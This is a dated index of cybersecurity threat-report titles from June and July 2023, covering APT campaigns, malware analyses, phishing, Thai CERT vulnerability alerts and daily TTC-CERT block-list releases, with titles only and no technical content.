1.3.2881. 2023-06-17 TTC-CERT - IP Daily Block Lists - 2023-06-16 - CyberTotal
1.3.2882. 2023-06-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-17
1.3.2883. 2023-06-17 Xneelo Users Targeted in a Multi-stage Phishing Attack
1.3.2884. 2023-06-18 Active Malware samples detected on 2023-06-17
1.3.2885. 2023-06-18 Behind the Scenes: Unveiling the Hidden Workings of Earth Preta (aka Mustang Panda)
1.3.2886. 2023-06-18 Busting CryptosLabs: a scam ring targeting French speakers for millions
1.3.2887. 2023-06-18 Cadet Blizzard emerges as a novel and distinct Russian threat actor
1.3.2888. 2023-06-18 COSMICENERGY Is Not an Immediate Threat

1.3.2889. 2023-06-18 TTC-CERT Block Lists 2023-06-18 - Agentemis, BEACON, Cobalt Strike
1.3.2890. 2023-06-18 TTC-CERT Block Lists 2023-06-18 - Phishing attack dataset
1.3.2891. 2023-06-18 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-17 - CyberTotal
1.3.2892. 2023-06-18 TTC-CERT - HASH Daily Block Lists - 2023-06-17 - CyberTotal
1.3.2893. 2023-06-18 TTC-CERT IP Block Lists 2023-06-18 - FTP port scanning, FTP attack
1.3.2894. 2023-06-18 TTC-CERT IP Block Lists 2023-06-18 - SSH port scanning, SSH brute-force attack
1.3.2895. 2023-06-18 TTC-CERT - IP Daily Block Lists - 2023-06-17 - CyberTotal
1.3.2896. 2023-06-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-18
1.3.2897. 2023-06-19 Active Malware samples detected on 2023-06-18
1.3.2898. 2023-06-19 Collection of Vulnerable Legit Applications used for DLL side-loading or search-order hijacking
1.3.2899. 2023-06-19 TTC-CERT Block Lists 2023-06-19 - Agentemis, BEACON, Cobalt Strike
1.3.2900. 2023-06-19 TTC-CERT Block Lists 2023-06-19 - Phishing attack dataset
1.3.2901. 2023-06-19 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-18 - CyberTotal
1.3.2902. 2023-06-19 TTC-CERT - HASH Daily Block Lists - 2023-06-18 - CyberTotal
1.3.2903. 2023-06-19 TTC-CERT IP Block Lists 2023-06-19 - FTP port scanning, FTP attack
1.3.2904. 2023-06-19 TTC-CERT IP Block Lists 2023-06-19 - SSH port scanning, SSH brute-force attack
1.3.2905. 2023-06-19 TTC-CERT - IP Daily Block Lists - 2023-06-18 - CyberTotal
1.3.2906. 2023-06-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-19
1.3.2907. 2023-06-19 แจ้งเตือนช่องโหว่ CVE-2023-35708 ที่มีผลกระทบระดับร้ายแรง (Critical) เพิ่มเติมของ MOVEit Transfer ที่อาจส่งผลให้ถูกโจมตีแบบ Elevated Privilege และ Unauthorized Access
1.3.2908. 2023-06-19 รายงานผลการวิเคราะห์มัลแวร์ AMAR-230499-1.v2 - BangkokShell
1.3.2909. 2023-06-20 Active Malware samples detected on 2023-06-19
1.3.2910. 2023-06-20 Anonymous Sudan Indicators of Attack (IOAs)
1.3.2911. 2023-06-20 ASEC Weekly Phishing Email Threat Trends (June 4th 2023 – June 10th, 2023)

1.3.2912. 2023-06-20 Inside of the WASP's nest: deep dive into PyPI-hosted malware
1.3.2913. 2023-06-20 Malware Delivered Through .inf File
1.3.2914. 2023-06-20 Mystic Stealer – Evolving “stealth” Malware
1.3.2915. 2023-06-20 New Malware Campaign Targets LetsVPN Users
1.3.2916. 2023-06-20 North Korea-Aligned TAG-71 (aka NICKEL GLADSTONE, BeagleBoyz, Bluenoroff, Stardust Chollima, APT38, Lazarus) Spoofs Financial Institutions in Asia and US
1.3.2917. 2023-06-20 OnlyDcRatFans: Malware Distributed Using Explicit Lures of OnlyFans Pages and Other Adult Content
1.3.2918. 2023-06-20 Shampoo: A New ChromeLoader Campaign
1.3.2919. 2023-06-20 ‘Sign in to continue’ and suffer : Attackers abusing legitimate services for credential theft
1.3.2920. 2023-06-20 Tracking Diicot (formerly, Mexals) : an emerging Romanian threat actor
1.3.2921. 2023-06-20 TTC-CERT Block Lists 2023-06-20 - Agentemis, BEACON, Cobalt Strike
1.3.2922. 2023-06-20 TTC-CERT Block Lists 2023-06-20 - Phishing attack dataset
1.3.2923. 2023-06-20 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-19 - CyberTotal
1.3.2924. 2023-06-20 TTC-CERT - HASH Daily Block Lists - 2023-06-19 - CyberTotal
1.3.2925. 2023-06-20 TTC-CERT IP Block Lists 2023-06-20 - FTP port scanning, FTP attack
1.3.2926. 2023-06-20 TTC-CERT IP Block Lists 2023-06-20 - SSH port scanning, SSH brute-force attack
1.3.2927. 2023-06-20 TTC-CERT - IP Daily Block Lists - 2023-06-19 - CyberTotal
1.3.2928. 2023-06-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-20
1.3.2929. 2023-06-20 แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ ShareFile Storage Zones Controller เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2930. 2023-06-20 พบมีการนำ Website ของโรงเรียนบ้านห้วยปราบ มาทำเป็น phishing และ fraud
1.3.2931. 2023-06-21 Active Malware samples detected on 2023-06-20
1.3.2932. 2023-06-21 Akira Ransomware

1.3.2933. 2023-06-21 Detecting Malware Script Loaders using Remcos
1.3.2934. 2023-06-21 DoNot APT Elevates its Tactics by Deploying Malicious Android Apps on Google Play Store
1.3.2935. 2023-06-21 Malicious code execution method using DNS TXT record
1.3.2936. 2023-06-21 TTC-CERT Block Lists 2023-06-21 - Agentemis, BEACON, Cobalt Strike
1.3.2937. 2023-06-21 TTC-CERT Block Lists 2023-06-21 - Phishing attack dataset
1.3.2938. 2023-06-21 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-20 - CyberTotal
1.3.2939. 2023-06-21 TTC-CERT - HASH Daily Block Lists - 2023-06-20 - CyberTotal
1.3.2940. 2023-06-21 TTC-CERT IP Block Lists 2023-06-21 - FTP port scanning, FTP attack
1.3.2941. 2023-06-21 TTC-CERT IP Block Lists 2023-06-21 - SSH port scanning, SSH brute-force attack
1.3.2942. 2023-06-21 TTC-CERT - IP Daily Block Lists - 2023-06-20 - CyberTotal
1.3.2943. 2023-06-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-21
1.3.2944. 2023-06-21 Uncovering a New Activity Group Targeting Governments in the Middle East and Africa
1.3.2945. 2023-06-21 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ Zyxel NAS (Network Attached Storage) ซึ่งอาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.3.2946. 2023-06-22 Active Malware samples detected on 2023-06-21
1.3.2947. 2023-06-22 Analysis of Ransomware With BAT File Extension Attacking MS-SQL Servers (Mallox)
1.3.2948. 2023-06-22 Analyzing a YouTube Sponsorship Phishing Mail and Malware Targeting Content Creators
1.3.2949. 2023-06-22 Condi DDoS Botnet Spreads via TP-Link's CVE-2023-1389
1.3.2950. 2023-06-22 Dissecting TriangleDB, a Triangulation spyware implant
1.3.2951. 2023-06-22 Graphican: Flea (aka APT15, Nickel) Uses New Backdoor in Attacks Targeting Foreign Ministries
1.3.2952. 2023-06-22 Hackers Use Weaponized PDF Files to Attack Organizations
1.3.2953. 2023-06-22 Kimsuky Distributing CHM Malware Under Various Subjects
1.3.2954. 2023-06-22 LockBit Ransomware Sample 2023-06-22

1.3.2955. 2023-06-22 Terminator EDR Killer (Spyboy) | Detecting and Preventing a Windows BYOVD Attack
1.3.2956. 2023-06-22 TTC-CERT Block Lists 2023-06-22 - Agentemis, BEACON, Cobalt Strike
1.3.2957. 2023-06-22 TTC-CERT Block Lists 2023-06-22 - Phishing attack dataset
1.3.2958. 2023-06-22 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-21 - CyberTotal
1.3.2959. 2023-06-22 TTC-CERT - HASH Daily Block Lists - 2023-06-21 - CyberTotal
1.3.2960. 2023-06-22 TTC-CERT IP Block Lists 2023-06-22 - FTP port scanning, FTP attack
1.3.2961. 2023-06-22 TTC-CERT IP Block Lists 2023-06-22 - SSH port scanning, SSH brute-force attack
1.3.2962. 2023-06-22 TTC-CERT - IP Daily Block Lists - 2023-06-21 - CyberTotal
1.3.2963. 2023-06-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-22
1.3.2964. 2023-06-22 แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคาร ซีไอเอ็มบี ไทย จำกัด (มหาชน)
1.3.2965. 2023-06-22 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2966. 2023-06-23 Analysis: Aurora Stealer
1.3.2967. 2023-06-23 Android Malware on the Rise – A case study of AhMyth RAT
1.3.2968. 2023-06-23 Emerging Threat! Exposing JOKERSPY
1.3.2969. 2023-06-23 Gh0stBins, Chinese RAT: Malware Analysis, Protocol Description, RDP Stream Recovery
1.3.2970. 2023-06-23 Mallox Ransomware Implements New Infection Strategy
1.3.2971. 2023-06-23 Malware in email (.docx) attachment
1.3.2972. 2023-06-23 Ransomware Redefined: RedEnergy Stealer-as-a-Ransomware attacks
1.3.2973. 2023-06-23 Threat Group Assessment: Muddled Libra
1.3.2974. 2023-06-23 TTC-CERT Block Lists 2023-06-23 - Agentemis, BEACON, Cobalt Strike
1.3.2975. 2023-06-23 TTC-CERT Block Lists 2023-06-23 - Phishing attack dataset
1.3.2976. 2023-06-23 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-22 - CyberTotal
1.3.2977. 2023-06-23 TTC-CERT - HASH Daily Block Lists - 2023-06-22 - CyberTotal

1.3.2978. 2023-06-23 TTC-CERT IP Block Lists 2023-06-23 - FTP port scanning, FTP attack
1.3.2979. 2023-06-23 TTC-CERT IP Block Lists 2023-06-23 - SSH port scanning, SSH brute-force attack
1.3.2980. 2023-06-23 TTC-CERT - IP Daily Block Lists - 2023-06-22 - CyberTotal
1.3.2981. 2023-06-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-23
1.3.2982. 2023-06-23 แจ้งเตือนช่องโหว่ของ ISC Berkeley Internet Name Domain (BIND) ที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial-of-Service)
1.3.2983. 2023-06-23 แจ้งเตือนช่องโหว่ของ Juniper Junos OS ที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial-of-Service)
1.3.2984. 2023-06-24 Beyond the Horizon: Traveling the World on Camaro Dragon (aka Mustang Panda, LuminousMoth)’s USB Flash Drives
1.3.2985. 2023-06-24 TTC-CERT Block Lists 2023-06-24 - Agentemis, BEACON, Cobalt Strike
1.3.2986. 2023-06-24 TTC-CERT Block Lists 2023-06-24 - Phishing attack dataset
1.3.2987. 2023-06-24 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-23 - CyberTotal
1.3.2988. 2023-06-24 TTC-CERT - HASH Daily Block Lists - 2023-06-23 - CyberTotal
1.3.2989. 2023-06-24 TTC-CERT IP Block Lists 2023-06-24 - FTP port scanning, FTP attack
1.3.2990. 2023-06-24 TTC-CERT IP Block Lists 2023-06-24 - SSH port scanning, SSH brute-force attack
1.3.2991. 2023-06-24 TTC-CERT - IP Daily Block Lists - 2023-06-23 - CyberTotal
1.3.2992. 2023-06-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-24
1.3.2993. 2023-06-24 Word Document with an Online Attached Template
1.3.2994. 2023-06-25 BlueDelta (aka APT28, Forest Blizzard, Fancy Bear) Exploits Ukrainian Government Roundcube Mail Servers to Support Espionage Activities
1.3.2995. 2023-06-25 Chinese APT Targets Global Government Officials
1.3.2996. 2023-06-25 IoT devices and Linux-based systems targeted by OpenSSH trojan campaign
1.3.2997. 2023-06-25 PindOS: New JavaScript Dropper Delivering Bumblebee and IcedID
1.3.2998. 2023-06-25 Qakbot (Qbot) activity, obama271 distribution tag
1.3.2999. 2023-06-25 Technical Analysis of RDPCredentialStealer: Uncovering Malware Targeting RDP Credentials with API Hooking

1.3.3000. 2023-06-25 TTC-CERT Block Lists 2023-06-25 - Agentemis, BEACON, Cobalt Strike
1.3.3001. 2023-06-25 TTC-CERT Block Lists 2023-06-25 - Phishing attack dataset
1.3.3002. 2023-06-25 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-24 - CyberTotal
1.3.3003. 2023-06-25 TTC-CERT - HASH Daily Block Lists - 2023-06-24 - CyberTotal
1.3.3004. 2023-06-25 TTC-CERT IP Block Lists 2023-06-25 - FTP port scanning, FTP attack
1.3.3005. 2023-06-25 TTC-CERT IP Block Lists 2023-06-25 - SSH port scanning, SSH brute-force attack
1.3.3006. 2023-06-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-25
1.3.3007. 2023-06-26 Acerta Phishing Campaign
1.3.3008. 2023-06-26 Active Malware samples detected on 2023-06-25
1.3.3009. 2023-06-26 Email Spam with Attachment Modiloader
1.3.3010. 2023-06-26 FormBook in RAR email attachment (gg04)
1.3.3011. 2023-06-26 FormBook in zip email attachment (uj3c)
1.3.3012. 2023-06-26 Nitrogen Campaign Leverages DLL Side-Loading Technique for C2 Communication
1.3.3013. 2023-06-26 TTC-CERT Block Lists 2023-06-26 - Agentemis, BEACON, Cobalt Strike
1.3.3014. 2023-06-26 TTC-CERT Block Lists 2023-06-26 - Phishing attack dataset
1.3.3015. 2023-06-26 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-25 - CyberTotal
1.3.3016. 2023-06-26 TTC-CERT - HASH Daily Block Lists - 2023-06-25 - CyberTotal
1.3.3017. 2023-06-26 TTC-CERT IP Block Lists 2023-06-26 - FTP port scanning, FTP attack
1.3.3018. 2023-06-26 TTC-CERT IP Block Lists 2023-06-26 - SSH port scanning, SSH brute-force attack
1.3.3019. 2023-06-26 TTC-CERT - IP Daily Block Lists - 2023-06-25 - CyberTotal
1.3.3020. 2023-06-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-26
1.3.3021. 2023-06-26 แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ FortiNAC เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.3022. 2023-06-26 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware vCenter Server และ VMware Cloud Foundation เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3023. 2023-06-27 Active ares DGA(s) for 20230626
1.3.3024. 2023-06-27 Active Malware samples detected on 2023-06-26
1.3.3025. 2023-06-27 Analysis of attack activities of APT-C-26 (aks Lazarus, Hidden Cobra) organization using fake VNC software
1.3.3026. 2023-06-27 Anatsa banking Trojan hits UK, US and DACH with new campaign - New ongoing campaign hitting banks for months
1.3.3027. 2023-06-27 Business as Usual: Falcon Complete MDR Thwarts Novel VANGUARD PANDA (Volt Typhoon) Tradecraft
1.3.3028. 2023-06-27 SmokeLoader - Malware Analysis and Decoding With Procmon
1.3.3029. 2023-06-27 Trojanized Super Mario Game Installer Spreads SupremeBot Malware
1.3.3030. 2023-06-27 TTC-CERT Block Lists 2023-06-27 - Agentemis, BEACON, Cobalt Strike
1.3.3031. 2023-06-27 TTC-CERT Block Lists 2023-06-27 - IcedID, BokBot
1.3.3032. 2023-06-27 TTC-CERT Block Lists 2023-06-27 - Phishing attack dataset
1.3.3033. 2023-06-27 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-26 - CyberTotal
1.3.3034. 2023-06-27 TTC-CERT - HASH Daily Block Lists - 2023-06-26 - CyberTotal
1.3.3035. 2023-06-27 TTC-CERT IP Block Lists 2023-06-27 - FTP port scanning, FTP attack
1.3.3036. 2023-06-27 TTC-CERT IP Block Lists 2023-06-27 - SSH port scanning, SSH brute-force attack
1.3.3037. 2023-06-27 TTC-CERT - IP Daily Block Lists - 2023-06-26 - CyberTotal
1.3.3038. 2023-06-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-27
1.3.3039. 2023-06-27 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3040. 2023-06-27 แจ้งเตือนกรณี Grafana เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกควบคุมบัญชีผู้ใช้งานใน Grafana
1.3.3041. 2023-06-28 Active Malware samples detected on 2023-06-27
1.3.3042. 2023-06-28 An Overview of the Different Versions of the Trigona Ransomware

1.3.3043. 2023-06-28 A technical analysis of the SALTWATER backdoor used in Barracuda 0-day vulnerability (CVE-2023-2868) exploitation
1.3.3044. 2023-06-28 BlackLotus Mitigation Guide
1.3.3045. 2023-06-28 IoT Under Siege: The Anatomy of the Latest Mirai Campaign Leveraging Multiple IoT Exploits
1.3.3046. 2023-06-28 Malicious Actors Utilizing QR Codes to Deploy Phishing Pages to Mobile Devices
1.3.3047. 2023-06-28 Qbot: A Deep Dive into the Banking Trojan
1.3.3048. 2023-06-28 TTC-CERT Block Lists 2023-06-28 - Agentemis, BEACON, Cobalt Strike
1.3.3049. 2023-06-28 TTC-CERT Block Lists 2023-06-28 - Phishing attack dataset
1.3.3050. 2023-06-28 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-27 - CyberTotal
1.3.3051. 2023-06-28 TTC-CERT - HASH Daily Block Lists - 2023-06-27 - CyberTotal
1.3.3052. 2023-06-28 TTC-CERT IP Block Lists 2023-06-28 - FTP port scanning, FTP attack
1.3.3053. 2023-06-28 TTC-CERT IP Block Lists 2023-06-28 - SSH port scanning, SSH brute-force attack
1.3.3054. 2023-06-28 TTC-CERT - IP Daily Block Lists - 2023-06-27 - CyberTotal
1.3.3055. 2023-06-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-28
1.3.3056. 2023-06-28 TTC-CERT - URL Daily Block Lists - 2023-06-27 - CyberTotal
1.3.3057. 2023-06-28 พบมีการนำ Website ของบริษัท ไทยไพบูลย์ประกันภัย จำกัด (มหาชน) มาทำเป็น phishing
1.3.3058. 2023-06-28 พบมีการนำ Website ของวิทยาลัยพยาบาลบรมราชชนนี พระพุทธบาท มาทำเป็น phishing และ fraud
1.3.3059. 2023-06-29 Active Malware samples detected on 2023-06-28
1.3.3060. 2023-06-29 Agent Tesla Command and Control Servers 2023-06-29
1.3.3061. 2023-06-29 AgentTesla in RAR archive mail attachment (SMTP exfiltration channel)
1.3.3062. 2023-06-29 Agent Tesla malspam - email attachment
1.3.3063. 2023-06-29 Akira Ransomware Extends Reach to Linux Platform
1.3.3064. 2023-06-29 ASEC Weekly Phishing Email Threat Trends (June 11th, 2023 – June 17th, 2023)

1.3.3065. 2023-06-29 CISA and NSA Release Joint Guidance on Defending Continuous Integration/Continuous Delivery (CI/CD) Environments
1.3.3066. 2023-06-29 Detecting Popular Cobalt Strike Malleable C2 Profile Techniques
1.3.3067. 2023-06-29 Kimsuky Attack Group Abusing Chrome Remote Desktop
1.3.3068. 2023-06-29 Remcos RAT GuLoader downloader - email attachment (Rmc-X523FD)
1.3.3069. 2023-06-29 TTC-CERT Block Lists 2023-06-29 - Agentemis, BEACON, Cobalt Strike
1.3.3070. 2023-06-29 TTC-CERT Block Lists 2023-06-29 - Phishing attack dataset
1.3.3071. 2023-06-29 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-28 - CyberTotal
1.3.3072. 2023-06-29 TTC-CERT - HASH Daily Block Lists - 2023-06-28 - CyberTotal
1.3.3073. 2023-06-29 TTC-CERT IP Block Lists 2023-06-29 - FTP port scanning, FTP attack
1.3.3074. 2023-06-29 TTC-CERT IP Block Lists 2023-06-29 - SSH port scanning, SSH brute-force attack
1.3.3075. 2023-06-29 TTC-CERT - IP Daily Block Lists - 2023-06-28 - CyberTotal
1.3.3076. 2023-06-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-29
1.3.3077. 2023-06-29 Unveiling Wagner Group’s Cyber-Recruitment - Ransomware Campaign Urges Resistance Against Russian Officials
1.3.3078. 2023-06-29 Webmail login phishing (IPFS dweb bafybeigff376aah7titg5uiyljvkof2fk3xd6dyzkt5jqpziwtv6uxylme)
1.3.3079. 2023-06-30 8base ransomware; Phobos ransomware family Sample 2023-06-30
1.3.3080. 2023-06-30 Active Malware samples detected on 2023-06-29
1.3.3081. 2023-06-30 Charming Kitten Updates POWERSTAR with an InterPlanetary Twist
1.3.3082. 2023-06-30 CVE-2017-11882 RTF ".DOC" to FormBook Sample 2023-06-30
1.3.3083. 2023-06-30 GuLoader or DBatLoader (ModiLoader-style) infection for Remcos RAT
1.3.3084. 2023-06-30 MalDoc to Agent Tesla RAT Sample 2023-06-30
1.3.3085. 2023-06-30 MalDoc to Quasar RAT (Botnet: Operacaodoc) Sample 2023-06-30
1.3.3086. 2023-06-30 Malware Disguised as HWP Document File (Kimsuky)
1.3.3087. 2023-06-30 Phishing Mail Report from Evonik Cyber Defense Team 2023-06-30
1.3.3088. 2023-06-30 Ransomware Roundup - Black Basta

1.3.3089. 2023-06-30 The Trickbot/Conti Crypters: Where Are They Now?
1.3.3090. 2023-06-30 TTC-CERT Block Lists 2023-06-30 - Agentemis, BEACON, Cobalt Strike
1.3.3091. 2023-06-30 TTC-CERT Block Lists 2023-06-30 - Phishing attack dataset
1.3.3092. 2023-06-30 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-29 - CyberTotal
1.3.3093. 2023-06-30 TTC-CERT - HASH Daily Block Lists - 2023-06-29 - CyberTotal
1.3.3094. 2023-06-30 TTC-CERT IP Block Lists 2023-06-30 - FTP port scanning, FTP attack
1.3.3095. 2023-06-30 TTC-CERT IP Block Lists 2023-06-30 - SSH port scanning, SSH brute-force attack
1.3.3096. 2023-06-30 TTC-CERT - IP Daily Block Lists - 2023-06-29 - CyberTotal
1.3.3097. 2023-06-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-30
1.3.3098. 2023-07-01 Active Malware samples detected on 2023-06-30
1.3.3099. 2023-07-01 Exposing RDStealer Deep Dive into a Targeted Cyber-Attack Against East-Asia Infrastructure
1.3.3100. 2023-07-01 Infected Minecraft Mods Lead to Multi-Stage, Multi-Platform Infostealer Malware
1.3.3101. 2023-07-01 Meduza Stealer or The Return of The Infamous Aurora Stealer
1.3.3102. 2023-07-01 PhonyC2: Revealing a New Malicious Command & Control Framework by MuddyWater
1.3.3103. 2023-07-01 The DPRK (Lazarus Group) strikes using a new variant of RUSTBUCKET
1.3.3104. 2023-07-01 TTC-CERT Block Lists 2023-07-01 - Agentemis, BEACON, Cobalt Strike
1.3.3105. 2023-07-01 TTC-CERT Block Lists 2023-07-01 - Phishing attack dataset
1.3.3106. 2023-07-01 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-30 - CyberTotal
1.3.3107. 2023-07-01 TTC-CERT - HASH Daily Block Lists - 2023-06-30 - CyberTotal
1.3.3108. 2023-07-01 TTC-CERT IP Block Lists 2023-07-01 - FTP port scanning, FTP attack
1.3.3109. 2023-07-01 TTC-CERT IP Block Lists 2023-07-01 - SSH port scanning, SSH brute-force attack
1.3.3110. 2023-07-01 TTC-CERT - IP Daily Block Lists - 2023-06-30 - CyberTotal
1.3.3111. 2023-07-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-01

1.3.3112. 2023-07-01 Unmasking HMRC Self-Assessment Phish: How Attackers Outsmart Secure Email Gateways (SEGs)
1.3.3113. 2023-07-02 Active Malware samples detected on 2023-07-01
1.3.3114. 2023-07-02 Distributing malicious batch files (*.bat) disguised as document viewers (Kimsuky)
1.3.3115. 2023-07-02 Fortinet Reverses Flutter-based Android Malware “Fluhorse”
1.3.3116. 2023-07-02 Fragments of Cross-Platform Backdoor Hint at Larger Mac OS Attack
1.3.3117. 2023-07-02 Mustang Panda related infrastructure 2022-07-02
1.3.3118. 2023-07-02 NetSupport RAT Malware Distributed via phishing email
1.3.3119. 2023-07-02 New Fast-Developing ThirdEye Infostealer Pries Open System Information
1.3.3120. 2023-07-02 TTC-CERT Block Lists 2023-07-02 - Agentemis, BEACON, Cobalt Strike
1.3.3121. 2023-07-02 TTC-CERT Block Lists 2023-07-02 - Phishing attack dataset
1.3.3122. 2023-07-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-01 - CyberTotal
1.3.3123. 2023-07-02 TTC-CERT - HASH Daily Block Lists - 2023-07-01 - CyberTotal
1.3.3124. 2023-07-02 TTC-CERT IP Block Lists 2023-07-02 - FTP port scanning, FTP attack
1.3.3125. 2023-07-02 TTC-CERT IP Block Lists 2023-07-02 - SSH port scanning, SSH brute-force attack
1.3.3126. 2023-07-02 TTC-CERT - IP Daily Block Lists - 2023-07-01 - CyberTotal
1.3.3127. 2023-07-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-02
1.3.3128. 2023-07-03 Active Malware samples detected on 2023-07-02
1.3.3129. 2023-07-03 TTC-CERT Block Lists 2023-07-03 - Agentemis, BEACON, Cobalt Strike
1.3.3130. 2023-07-03 TTC-CERT Block Lists 2023-07-03 - Phishing attack dataset
1.3.3131. 2023-07-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-02 - CyberTotal
1.3.3132. 2023-07-03 TTC-CERT - HASH Daily Block Lists - 2023-07-02 - CyberTotal
1.3.3133. 2023-07-03 TTC-CERT IP Block Lists 2023-07-03 - FTP port scanning, FTP attack
1.3.3134. 2023-07-03 TTC-CERT IP Block Lists 2023-07-03 - SSH port scanning, SSH brute-force attack
1.3.3135. 2023-07-03 TTC-CERT - IP Daily Block Lists - 2023-07-02 - CyberTotal

1.3.3136. 2023-07-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-03
1.3.3137. 2023-07-03 TTC-CERT - URL Daily Block Lists - 2023-07-02 - CyberTotal
1.3.3138. 2023-07-03 แจ้งเตือนกรณีตรวจพบการโจมตีด้วยวิธีการ DDoS โดยมีเป้าหมายเป็นองค์กรในหลายภาคส่วนของประเทศไทย
1.3.3139. 2023-07-04 Active Malware samples detected on 2023-07-03
1.3.3140. 2023-07-04 Chinese Threat Actors (RedDelta, Mustang Panda) Targeting Europe in SmugX Campaign
1.3.3141. 2023-07-04 Decrypted: Akira Ransomware
1.3.3142. 2023-07-04 GuLoader Campaign Targets Law Firms in the US
1.3.3143. 2023-07-04 JokerSpy | Unknown Adversary Targeting Organizations with Multi-Stage macOS Malware
1.3.3144. 2023-07-04 Malvertising Used as Entry Vector for BlackCat, Actors Also Leverage SpyBoy Terminator
1.3.3145. 2023-07-04 Manic Menagerie 2.0: The Evolution of a Highly Motivated Threat Actor
1.3.3146. 2023-07-04 Multiple New Clipper Malware Variants Discovered in the Wild
1.3.3147. 2023-07-04 Neo_Net | The Kingpin of Spanish eCrime
1.3.3148. 2023-07-04 Proxyjacking: The Latest Cybercriminal Side Hustle
1.3.3149. 2023-07-04 Rhysida Ransomware | RaaS Crawls Out of Crimeware Undergrowth to Attack Chilean Army
1.3.3150. 2023-07-04 TTC-CERT Block Lists 2023-07-04 - Agentemis, BEACON, Cobalt Strike
1.3.3151. 2023-07-04 TTC-CERT Block Lists 2023-07-04 - Phishing attack dataset
1.3.3152. 2023-07-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-03 - CyberTotal
1.3.3153. 2023-07-04 TTC-CERT - HASH Daily Block Lists - 2023-07-03 - CyberTotal
1.3.3154. 2023-07-04 TTC-CERT IP Block Lists 2023-07-04 - FTP port scanning, FTP attack
1.3.3155. 2023-07-04 TTC-CERT IP Block Lists 2023-07-04 - SSH port scanning, SSH brute-force attack
1.3.3156. 2023-07-04 TTC-CERT - IP Daily Block Lists - 2023-07-03 - CyberTotal
1.3.3157. 2023-07-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-04
1.3.3158. 2023-07-05 Active Malware samples detected on 2023-07-04

1.3.3159. 2023-07-05 Crysis Threat Actor Installing Venus Ransomware Through RDP
1.3.3160. 2023-07-05 Meduza Stealer: What Is It & How Does It Work?
1.3.3161. 2023-07-05 The suspected Maha Grass (aka Patchwork, White Elephant, Hangover, Dropping Elephant) organization uses the WarHawk backdoor variant Spyder to spy on many countries
1.3.3162. 2023-07-05 TTC-CERT Block Lists 2023-07-05 - Agentemis, BEACON, Cobalt Strike
1.3.3163. 2023-07-05 TTC-CERT Block Lists 2023-07-05 - Phishing attack dataset
1.3.3164. 2023-07-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-04 - CyberTotal
1.3.3165. 2023-07-05 TTC-CERT - HASH Daily Block Lists - 2023-07-04 - CyberTotal
1.3.3166. 2023-07-05 TTC-CERT IP Block Lists 2023-07-05 - FTP port scanning, FTP attack
1.3.3167. 2023-07-05 TTC-CERT IP Block Lists 2023-07-05 - SSH port scanning, SSH brute-force attack
1.3.3168. 2023-07-05 TTC-CERT - IP Daily Block Lists - 2023-07-04 - CyberTotal
1.3.3169. 2023-07-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-05
1.3.3170. 2023-07-05 Unveiling the Attacks by White Elephant Group (aka Patchwork, Maha Grass, Hangover, Dropping Elephant): Exploiting BADNEWS and Remcos Commercial Trojans
1.3.3171. 2023-07-05 White Snake Stealer Attacks Windows & Linux Systems to Steal Login Credentials
